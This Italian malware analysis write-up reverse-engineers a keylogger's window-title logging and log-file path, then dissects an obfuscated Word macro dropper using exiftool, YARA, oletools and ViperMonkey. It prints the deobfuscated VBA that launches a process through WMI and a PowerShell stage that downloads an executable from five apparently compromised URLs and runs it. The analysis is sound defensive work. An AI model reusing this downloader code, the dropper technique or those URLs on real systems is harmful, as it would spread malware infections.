1. Ottiene il **titolo della finestra attiva in quel momento**.
2. Confronta il titolo attuale con l'**ultimo titolo che ha registrato**.
3. **Solo se il titolo della finestra è cambiato** (ad esempio, l'utente ha cambiato scheda del browser, ha aperto un nuovo programma, ecc.), il nuovo titolo viene scritto nel file di log, tipicamente formattato come `\r\n{Nuovo Titolo Finestra}\r\n`.
4. Infine, il carattere digitato viene scritto subito dopo il nuovo titolo.

1. Acquisizione Titolo Finestra Attiva:

```
; Attributes: bp-based frame
sub_407966 proc near
String= word ptr -214h
lpString= dword ptr -0Ch
lpAddress= dword ptr -8
lpString2= dword ptr -4
push ebp
mov ebp, esp
sub esp, 214h
push ebx
push esi
push edi
push 208h
xor ebx, ebx
mov [ebp+lpString], ecx
lea eax, [ebp+String]
push ebx
push eax
call sub_401052
add esp, 0Ch
mov [ebp+lpString2], ebx
call ds:GetForegroundWindow
push 104h ; nMaxCount
lea ecx, [ebp+String]
push ecx ; lpString
push eax ; hwnd
call ds:GetWindowTextW
test eax, eax
jle short loc_4079ED
```

Appena `sub_407966` viene eseguita, la prima cosa che fa è **salvare il parametro ricevuto**. Più avanti, quando è il momento di scrivere il tasto nel file di log, la funzione recupera il puntatore `[ebp+lpString]` e lo usa come **buffer** per la chiamata a **WriteFile**.

In seguito chiama **GetForegroundWindow** e **GetWindowTextW** per ottenere il titolo della finestra in cui l'utente sta digitando. Questo è fondamentale per dare un **contesto** ai tasti registrati (es. per capire se l'utente sta scrivendo in un browser, in un client di posta, in un editor di testo, ecc.).

2. Formattazione della Stringa:

```
lea eax, [ebp+String]
push eax ; lpString
lea ecx, [ebp+lpAddress]
call sub_4033AB
push offset asc_4127C8 ; "{"
lea ecx, [ebp+lpString2]
mov esi, eax
call sub_403230
mov edi, eax
push esi
mov ecx, edi
call sub_4030FB
push offset asc_4127CC ; "}"
mov ecx, edi
call sub_403230
mov ecx, [ebp+lpAddress] ; lpAddress
call sub_4058FB
mov [ebp+lpAddress], ebx
jmp short loc_4079FA
```


```
loc_4079ED:
push offset aUnknown ; "{Unknown}"
lea ecx, [ebp+lpString2]
call sub_4030C5
```

Formatta il titolo della finestra tra parentesi graffe, es: `{Titolo della Finestra}`. Se non riesce a ottenere un titolo, usa `{Unknown}`.

Se il titolo della finestra viene ottenuto con successo, una serie di subroutine (`sub_4033AB`, `sub_403230`, `sub_4030FB`) lo formatta.

Le istruzioni: `push offset asc_4127C8 ; "{"` e `push offset asc_4127CC ; "}"` racchiudono il titolo tra parentesi graffe, trasformando ad esempio "Documento1 - Blocco note" in `{Documento1 - Blocco note}`.

3. Logica di Scrittura Condizionale del Titolo



Il malware non scrive il titolo della finestra per ogni singolo tasto, ma solo quando la finestra attiva cambia.


.text:00407A1F call sub_4033AB ; Copia il titolo precedente in un buffer temporaneo

.text:00407A25 lea ecx, [ebp+lpString2] ; Contiene il titolo formattato attuale

.text:00407A28 call sub_40300E ; Confronta il titolo attuale con il precedente

.text:00407A41 jz short loc_407A4F ; Se i titoli sono identici, salta la scrittura del titolo

4. Scrittura su File:



1. **Recupera il puntatore** alla stringa del tasto che aveva salvato all'inizio in [ebp+lpString].
2. Chiama **lstrlenW** per calcolare la lunghezza della stringa (es. per "[SHIFT]" sarà 7).
3. Moltiplica la lunghezza per 2 (add eax, eax) perché i **caratteri** sono **Unicode** (2 byte ciascuno).
4. Chiama **WriteFile** per scrivere la stringa nel file di log aperto.

Una chiamata a **ds:CreateFileW** apre un handle a un file.

Il parametro **dwCreationDisposition** impostato su 4 (OPEN_ALWAYS) crea il file se non esiste, altrimenti viene aperto per aggiungere dati. Successivamente, una serie di chiamate a **ds:WriteFile** (indirizzo caricato in ebx).

Infine, **ds:CloseHandle** chiude il file per salvare le modifiche.

Il nome del file che **CreateFileW** utilizza si trova all'indirizzo [dword_4166AC + 0x0C].

dword_4166AC è una **variabile globale**, un puntatore a una struttura di dati più grande usata da diverse parti del malware.

Si e' quindi cercato di scoprire il contenuto di **dword_4166AC** andando ad analizzare le xref di tipo **write** di **dword_4166AC**

D...	r	sub_4080AA+63	mov	eax, dword_4166AC
D...	r	sub_4080AA+7A	mov	eax, dword_4166AC
D...	r	sub_4080AA+90	mov	eax, dword_4166AC
D...	r	sub_4080AA+A0	mov	eax, dword_4166AC
D...	r	sub_4080AA+C4	mov	eax, dword_4166AC
D...	r	sub_4080AA+106	mov	ebx, dword_4166AC
D...	r	sub_4080AA+181	mov	eax, dword_4166AC
D...	r	sub_4080AA+1D8	mov	ecx, dword_4166AC
D...	r	sub_4080AA+1FC	mov	eax, dword_4166AC
D...	r	sub_4080AA+21A	mov	ecx, dword_4166AC
D...	r	sub_408374	mov	eax, dword_4166AC
D...	w	sub_408431+4E	mov	dword_4166AC, esi

```
.text:0040847A      mov     esi, offset dword_416D98
.text:0040847F      mov     dword_4166AC, esi
```

Offset dword_416D98 carica l'indirizzo di dword_416D98 in esi per poi scriverlo in dword_4166AC.
 Quindi, **dword_4166AC e' un puntatore a dword_416D98**

Direction	Type	Address	Text
Up	r	sub_4083EB+D	cmp dword_416D98, 0
Up	w	sub_4083EB+20	and dword_416D98, 0
Up	o	sub_4083EB+2C	push offset dword_416D98; lpParameter
o		sub_408431+49	mov esi, offset dword_416D98
D...	w	sub_408431+82	mov dword_416D98, 1
D...	o	sub_4084CF+93	mov eax, offset dword_416D98

Tuttavia, analizzando le xref di dword_416D98 notiamo che si tratta solo di un flag, e non il percorso in cui viene creato il file su cui scrivere.

Ripartendo dalle xref di **dword_4166AC**, si arriva a **sub_407376**, questa volta centrando il segno:

```
.text:004073CB      add     eax, 10h
.text:004073CE      push    eax                ; pszPath
.text:004073CF      push    edi                ; dwFlags
.text:004073D0      push    edi                ; hToken
.text:004073D1      push    1Ch                ; csidl
.text:004073D3      push    edi                ; hwnd
.text:004073D4      call    ds:SHGetFolderPathW
.text:004073DA      mov     eax, dword_4166AC
.text:004073DF      mov     esi, ds:lstrcatW
.text:004073E5      add     eax, 10h
.text:004073E8      push    offset String2 ; "\\Microsoft Vision\\"
.text:004073ED      push    eax                ; lpString1
.text:004073EE      call    esi ; lstrcatW
```

La funzione chiama **SHGetFolderPathW**. Il parametro csidl = 0x1C (28) è una costante di sistema che corrisponde alla cartella AppData dell'utente corrente (C:\Users\Username\AppData\Roaming).
 Il risultato viene scritto direttamente nel buffer globale a cui punta eax.

In seguito, il codice chiama **lstrcatW** (concatenazione di stringhe) per aggiungervi la stringa **\\Microsoft Vision**, cartella rilevata durante l’analisi dinamica con Process Monitor.

```
.text:004073F0      lea     eax, [ebp+SystemTime]
.text:004073F3      push    eax                ; lpSystemTime
.text:004073F4      call    ds:GetLocalTime
.text:004073FA      movzx   eax, [ebp+SystemTime.wSecond]
.text:004073FE      push    eax
.text:004073FF      movzx   eax, [ebp+SystemTime.wMinute]
.text:00407403      push    eax
.text:00407404      movzx   eax, [ebp+SystemTime.wHour]
.text:00407408      push    eax
.text:00407409      movzx   eax, [ebp+SystemTime.wYear]
.text:0040740D      push    eax
.text:0040740E      movzx   eax, [ebp+SystemTime.wMonth]
.text:00407412      push    eax
.text:00407413      movzx   eax, [ebp+SystemTime.wDay]
.text:00407417      push    eax
.text:00407418      lea     eax, [ebp+String2]
.text:0040741E      push    offset a02d02d02d02d02 ; "%02d-%02d-%02d.%02d.%02d"
.text:00407423      push    eax                ; LPWSTR
.text:00407424      call    ds:wsprintfW
.text:0040742A      add     esp, 20h
.text:0040742D      lea     eax, [ebp+String2]
.text:00407433      push    eax                ; lpString2
.text:00407434      mov     eax, dword_4166AC
.text:00407439      add     eax, 10h
.text:0040743C      push    eax                ; lpString1
.text:0040743D      call    esi ; lstrcatW
```

Il malware recupera l'ora e la data e le usa per creare un **nome di file univoco**, per esempio **13-06-2025_01.37.27**.
 Questa stringa viene aggiunta al percorso.
 Ora il buffer contiene il percorso completo del file di log: **C:\Users\...\Microsoft Vision\13-06-2025_01.37.27**

Riassunto

Il documento Word è un **dropper offuscato**. All'apertura, la funzione **Document_open** si esegue automaticamente e, **assembla un comando PowerShell** malevolo da frammenti di stringhe nascosti. Per **eseguirlo** in modo furtivo, la macro non lancia direttamente PowerShell, ma abusa di **WMI (Windows Management Instrumentation)** per creare un nuovo processo. L'obiettivo finale di questo comando è eseguire il payload che costituisce la fase successiva dell'attacco, completando l'infezione del sistema.

Analisi Statica

1. Analisi dei metadati con exiftool

Attraverso l'analisi con exiftool scopriamo alcune informazioni:

- **Author:** Mathilde Bernard: probabilmente falso.
- **Software:** Microsoft Office Word: indica che è stato creato con Word.
- **Create Date / Modify Date:** 2019:12:19 13:19:00: Le date sono identiche, il che suggerisce che il documento è stato creato e salvato in una sola sessione, senza modifiche successive. Tipico dei maldoc generati automaticamente.
- **Comp Obj User Type: Microsoft Forms 2.0 Form.** Attraverso ulteriori ricerche la presenza di Microsoft Forms suggerisce l'uso di controlli ActiveX (moduli) per incorporare e attivare la macro VBA malevola in modo da eludere i controlli di sicurezza.

2. Analisi delle stringhe con Strings

Cercando la keyword "open" salta all'occhio **Document_open** che, secondo la documentazione di Microsoft Word vba, è una funzionalità per eseguire codice all'apertura del documento (simile ad AutoOpen).

```
761 Laboriosam non modi voluptas.
762 Omnis soluta earum consequatur enim neque mollitia quod.
763 Est provident dolor laudantium.
764 Qui nobis autem optio.'
765 Quis.
766 A@f
767 Et similique veritatis laborum fuga alias minima quas.'
768 Eveniet eum.
769 Consequatur blanditiis doloribus quia.
770 Ann
771 Dolorem corporis omnis repudiandae.
772 Attribut
773 e VB_Nam
774 e = "Pvn
775 c@fg"D
776 Bas
```

Il **testo in latino** rappresenta rumore inserito per illudere gli antivirus.

Più in basso troviamo l'attributo **VB_Name** settato a "Pvncafg" (e più avanti a "Llzjsomymu" "Qnrnsagenrr").

Questi potrebbero essere nomi offuscati di moduli VBA.

```
2602 Tahoma
2603 JpxvjzgtpcmuJ
2604 Tahoma
2605 Sfnlkdhi
2606 Tahomahi
2607 owershei
2608 Tahomaei
2609 ll -w hi
2610 Tahomahi
2611 dden -en cmu
2612 Tahomahi
2613 Ahfdiijiyemu
2614 Tahomahi
2615 MS Sans Serif
```

In questa sezione si osserva un ripetersi della stringa "Tahoma" alternata ad altre stringhe sospette: "owershei", "ll -w hi", "dden -en cmu". Concatenandole si ottiene:

owersheill -w hidden -en cmu

Questo sembra un comando powershell con parametri per nascondere la finestra (-w hidden)

-en: questo parametro e' una abbreviazione di -EncodedCommand. Permette di eseguire un comando PowerShell che è stato codificato in Base64.

3. Analisi dei pattern con yara

Abbiamo creato una regola YARA personalizzata basata sugli indicatori emersi durante le fasi precedenti, in modo da ottenere dei match positivi affidabili.

```
1 rule sus_strings {
2   strings:
3     $entry_point = "Document_open"
4
5     $obfu_name1 = "Pvncafg"
6     $obfu_name2 = "Llzjsomymu"
7     $obfu_name3 = "Qnrnsagenrr"
8
9     $ps_part1 = "owershei"
10    $ps_part2 = "ll -w hi"
11    $ps_part3 = "dden -en cmu"
12
13   condition:
14
15     $entry_point and (
16       $obfu_name1 or
17       $obfu_name2 or
18       $obfu_name3
19     ) and (
20       $ps_part1 and
21       $ps_part2 and
22       $ps_part3
23     )
24
25 }
```

```
0x10592:$entry_point: Document_open
0x14d8d:$entry_point: Document_open
0x11650:$obfu_name2: Llzjsomymu
0x14814:$obfu_name2: Llzjsomymu
0x169fb:$obfu_name2: Llzjsomymu
0x16b2a:$obfu_name2: Llzjsomymu
0x16e0a:$obfu_name2: Llzjsomymu
0x16faa:$obfu_name2: Llzjsomymu
0x11a03:$obfu_name3: Qnrnsagenrr
0x14826:$obfu_name3: Qnrnsagenrr
0x16b4b:$obfu_name3: Qnrnsagenrr
0x16e1d:$obfu_name3: Qnrnsagenrr
0x16fda:$obfu_name3: Qnrnsagenrr
0x154e8:$ps_part1: owershei
0x15528:$ps_part2: ll -w hi
0x15568:$ps_part3: dden -en cmu
```

L'analisi del documento è proseguita con l'utilizzo del framework **Oletools**, iniziando da oleid per ottenere una rapida valutazione del rischio

C:\Users\malware\Desktop\maldoc-summer-25>oleid 0006c72c0370486a98ee12c001b2b3c9

oleid 0.60.1 - http://decalage.info/oletools

THIS IS WORK IN PROGRESS - Check updates regularly!

Please report any issue at https://github.com/decalage2/oletools/issues

Filename: 0006c72c0370486a98ee12c001b2b3c9

WARNING For now, VBA stomping cannot be detected for files in memory

Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	Mathilde Bernard	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc
ObjectPool	True	low	Contains an ObjectPool stream, very likely to contain embedded OLE objects or files. Use oleobj to check it.

oleid conferma che si tratta di un file MS Word 97-2003.

L'indicatore più importante è **VBA Macros**, che ha restituito il valore "Yes, suspicious" con un livello di **rischio HIGH**. Questo indica che oleid ha già rilevato al suo interno parole chiave sospette.

L'analisi dei metadati temporali è stata approfondita con **oletimes**, dove si osserva che tutti gli stream critici per l'esecuzione del malware ("Macros" che contiene i moduli VBA, i moduli VBA con nomi offuscati ('Macros/Llzjsomymu')) sono stati creati e modificati in 0/1 secondi. Questo **suggerisce** che il documento è stato **generato da uno script**).

Per **ispezionare la struttura e localizzare il codice VBA**, è stato utilizzato **oledump.py**.

```
1:      300 '\x05DocumentSummaryInformation'
2:      424 '\x05SummaryInformation'
3:      7036 '1Table'
4:      23509 'Data'
5:       97 'Macros/Llzjsomymu/\x01CompObj'
6:      294 'Macros/Llzjsomymu/\x03VBFrame'
7:      662 'Macros/Llzjsomymu/f'
8:     5491 'Macros/Llzjsomymu/o'
9:      637 'Macros/PROJECT'
10:     30 'Macros/PROJECTlk'
11: m 1169 'Macros/VBA/Llzjsomymu'
12: M 4365 'Macros/VBA/Pvndiiicafg'
13: M 24069 'Macros/VBA/Qnrnsagenrr'
14:     17245 'Macros/VBA/_VBA_PROJECT'
15:     1980 'Macros/VBA/_SRP_0'
16:     190 'Macros/VBA/_SRP_1'
17:     440 'Macros/VBA/_SRP_2'
18:     142 'Macros/VBA/_SRP_3'
19:     1124 'Macros/VBA/din'
20:     20 'ObjectPool/_1638277540/\x03OCXNAME'
21:     64 'ObjectPool/_1638277540/contents'
22:    4096 'WordDocument'
```

Sono stati identificati **tre stream** contenenti codice VBA, riconoscibili dall'indicatore M/m:

- **11 (m)**: Macros/VBA/Llzjsomymu
- **12 (M)**: Macros/VBA/Pvndiiicafg
- **13 (M)**: Macros/VBA/Qnrnsagenrr

Lo **stream 11** è marcato con una **m minuscola**. Questo segnala la presenza di un **entry point** di esecuzione automatica, nel nostro caso **Document_Open**.

Inoltre, i nomi degli stream (Llzjsomymu, Pvndiiicafg, Qnrnsagenrr) corrispondono esattamente ai nomi offuscati dei moduli (VB_Name) individuati durante l'analisi statica con strings.

Analisi della macro

L'analisi del codice VBA è stata condotta con **olevba –reveal –deobf**, grazie alla quale siamo in grado di **recuperare il codice deoffuscato**.

Type	Keyword	Description
AutoExec	Document_open	Runs when the Word or Publisher document is opened
Suspicious	Create	May execute file or a system command through WMI
Suspicious	CreateObject	May create an OLE object
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA obfuscated Strings	VBA string expressions were detected, may be used to obfuscate strings (option --decode to see all)
VBA string	8**hjK%^^^hjKHSB3423DFFFwin8**hjK%^^^hjKHSB3423DFFF + "FFfmg8**hjK%^^^hjKHSB3423DFFmts8	8**hjK%^^^hjKHSB3423DFFFwin8**hjK%^^^hjKHSB3423DFFF + "FFfmg8**hjK%^^^hjKHSB3423DFFmts8

Dalla tabella riassuntiva fornita da olevba otteniamo subito importanti informazioni riguardo il **comportamento del malware**:

- **AutoExec**: Document_open confermato.

- **Suspicious:** Le keyword Create, CreateObject, GetObject sono tutte legate all'uso di WMI per l'esecuzione di comandi.
- **Suspicious:** VBA obfuscated Strings sono usate tecniche di offuscazione di stringhe.

L'esecuzione inizia dalla funzione Document_open(), che è piena di “codice rumore” come dichiarazioni di variabili con nomi casuali e le assegnazioni di stringhe in latino mai utilizzate.

```

444 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
445 Tahomahi
446
447 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
448 owershei
449
450 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
451 Tahomaei
452
453 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
454 ll -w hi
455
456 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
457 Tahomahi
458
459 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
460 dden -en cmu
461
462 VBA FORM STRING IN '0006c72c0370486a98ee12c001b2b3c9' - OLE stream: 'Macros/Llzjsomymu/o'
463 Tahomahi

```

In questa sezione **olevba ha aperto lo stream** 'Macros/Llzjsomymu/o' trovando al suo interno le stringhe "owershei" "ll -w hi", gli **stessi frammenti** sospetti identificati durante la fase di analisi delle stringhe.

Come viene eseguito il comando?

```

202 u3nnnnnnnn = "8hjK%^^^hjkHSB3423DFFF"
203 Rxzqeixknqabn = "Id ut aliquam voluptate ipsa dignissimos."
204 Dim Cldrvrksrn As Boolean
205 Dim Sbdcyfpbt As Boolean
206 Qkxmggqamgz = ("Iste amet beatae illo natus quae quia debitis velit.")
207 Dim Ztfhfhclweiln As String
208 Dim Hnkigpbl As String
209 Dim Mxxralcndcfai As Double
210 Cbtfoaint = Qhjyhlsxeuwt
211 Dim Jwohenweohffx As Boolean
212 Kxapmftd = ("Eos nihil debitis.")
213 Dim Yeoxhxljbjm As String
214 Dim Uiudvrcglä As Double
215 Dim Wvettpsasfjh As Boolean
216 Ktwvjpvlg = "Levi"
217 Dim Cymvinetckbh As Double
218 Dim Ttouoymwoh As Boolean
219 Dim Pqezlpwbqr As Integer
220 Jsfnwiltg = ("Dolore ad a ut dolores numquam provident delectus ut.")
221 Dim Wgrnrfgjfnv As Integer
222 Pdymlnrcnkk = 792
223 Yrrywdcaisux = Kharlusyaxvas
224 Iwgvqhorqgu = 481
225 Qafpnmef = Split("8hjK%^^^hjkHSB3423DFFFwin8hjK%^^^hjkHSB3423D" + "FFFmg8hjK%^^^hjkHSB3423DFFFmts8hjK%^^^hjkHSB3423DFFFfin38hjK%^^^hjkHSB3423DFFF2_8hjK%^^^hjkHSB3423DFFFp8hjK%^^^hjkHSB3423DFFFro8hjK%^^^hjkHSB3423DFFFs8hjK%^^^hjkHSB3423DFFF", u3nnnnnnnn)
226 Tfhigzsrfr = "Non."
227 Dim Glibbsdwdodl As Integer
228 Dim Uavwfcasdbvm As Integer
229 Xllbmcnnvza = ("Voluptas a qui eligendi quas officiis enim sequi blanditiis.")
230 Dim Magbhgonfdw As String
231 Dim Fudkgpmm As String
232 Dim Cbzxfghwvann As String
233 Zngqdrhppjwsk = Lsbnyeziihja
234 Dim Lpssgksi As Integer
235 Hkmpbnwtd = ("Qui nulla consequuntur.")
236 Dim Madsafxhw As Double
237 Dim Pdadaaaa As Double
238 Dim Sgornshvkgepe As String
239 Poknlonpjxjv = "Illo ea."
240 Dim Rtcjkutoamn As String
241 Dim Lkwazrlkq As Double
242 Dim Ieqfuewkitn As Double
243 Tiyanxzvc = ("Eum id harum cum.")
244 Dim Mxkelcbcp As String
245 Pdjqifqc = 955
246 Uufinkctnugbl = Tsygrlmnrtvqh
247 Qzkiycevyr = 365
248 Skmjisesjch = Join(Qafpnmef, "")

```

Scorrendo il codice, l'attenzione viene catturata dall'unica riga di codice particolarmente lunga. Da un'analisi è sembrato che il comportamento sia il seguente

1. Prende la stringa lunga da "splittare".
2. Prende il delimitatore: 8**hjK%^^^hjkHSB3423DFFF contenuto in u3nnnnnnnn ed Esegue uno Split: ["win", "mg", "mts", ":W", "in3", "2_P", "ro", "ces", "s"]
3. Esegue un Join su questi pezzi e li unisce in un'unica stringa.

Risultato: winmgmts:Win32_Process

Con una rapida ricerca si scopre che **winmgmts** è l'abbreviazione usata per accedere a **WMI** (Windows Management Instrumentation), mentre **Win32_Process** è la classe WMI per gestire i processi.

```
271 Set Nqhvceixvzb = VBA.GetObject(PO + Skmjisesjch + MS)
```

La stringa creata viene poi utilizzata per ottenere un **punto di accesso al servizio WMI**.

```
409 Do While Nqhvceixvzb.Create(NNNN & Puenvxqhppza, Bzwegpkodsz, Svqoifzvpsjq, Arwdoscpvwg)
```

Successivamente viene chiamato il metodo .Create sullo stesso oggetto WMI. Dunque, la **strategia furtiva** del documento malevolo per eseguire un comando **avviene creando un nuovo processo**.

Analisi con ViperMonkey

L'analisi di **ViperMonkey** ha evidenziato una lunga stringa in formato **Base64** (Found possible intermediate IOC (base64): ...), che potrebbe essere il possibile comando PowerShell codificato lanciato dal comando trovato precedentemente.

```
# --- Variabili spazzatura per offuscamento ---
$TAnupsuy='Kllmirkgacc';
$Httefemrkyapw = '637'; # Usato per il nome del file
$Tbhxnspmbfj='Ufmunoutbech';

# 1. Definisce il percorso e il nome del file da scaricare
# Percorso: C:\Users\<username>\637.exe
$Oylseecfxzcn = $env:userprofile + '\' + $Httefemrkyapw + '.exe';
```

```
# 3. Definisce una lista di URL da cui tentare il download.
# Gli URL sono separati da '*' e splittati in un array.
# Questa è una tecnica di ridondanza: se un server è offline, prova il successivo.
$Zacfldrckzu = 'https://laclinika.com/wp-admin/r42ar70/*https://thechasermart.com/wp-admin/7u93/*https://
zamusport.com/wp-content/Vmc/*https://zaloshop.net/wp-admin/8j0827/*https://www.leatherbyd.com/PHPMailer-
master/q9115u01353/'.Split('*');

# --- Altra variabile spazzatura ---
$Hdvzaacvceg='Adcwrhtjzmqu';

# 4. Inizia un ciclo per provare a scaricare il file da ogni URL
foreach($Qkiuxryjwko in $Zacfldrckzu)
{
    try
    {
        # 5. Scarica il file (il metodo "DownloadFile" è offuscato con backticks e maiuscole/minuscole)
        $Kdszsdbsx."dOwNLOaD`F`ile"($Qkiuxryjwko, $Oylseecfxzcn);

        # 6. Controlla se il file scaricato ha una dimensione minima (23512 byte)
        # Questo serve a verificare che il download sia andato a buon fine.
        If ((Get-Item $Oylseecfxzcn).Length -ge 23512)
        {
            # 7. Se il file è valido, lo esegue.
            # Il metodo 'Start' è offuscato.
            [Diagnostics.Process]:"St`aRt"($Oylseecfxzcn);
        }
    }
}
```

Lo **script PowerShell tenta di scaricare un file eseguibile (.exe)** da una lista di 5 URL diversi.

Salva il file come 637.exe nella cartella del profilo dell'utente (C:\Users\<username>\).

Se il download ha **successo**, **esegue** il file 637.exe.

Il file **637.exe** è il **payload di secondo stadio** e **potrebbe** essere **qualsiasi tipo di malware**: un trojan, un ransomware, uno spyware, un keylogger, etc.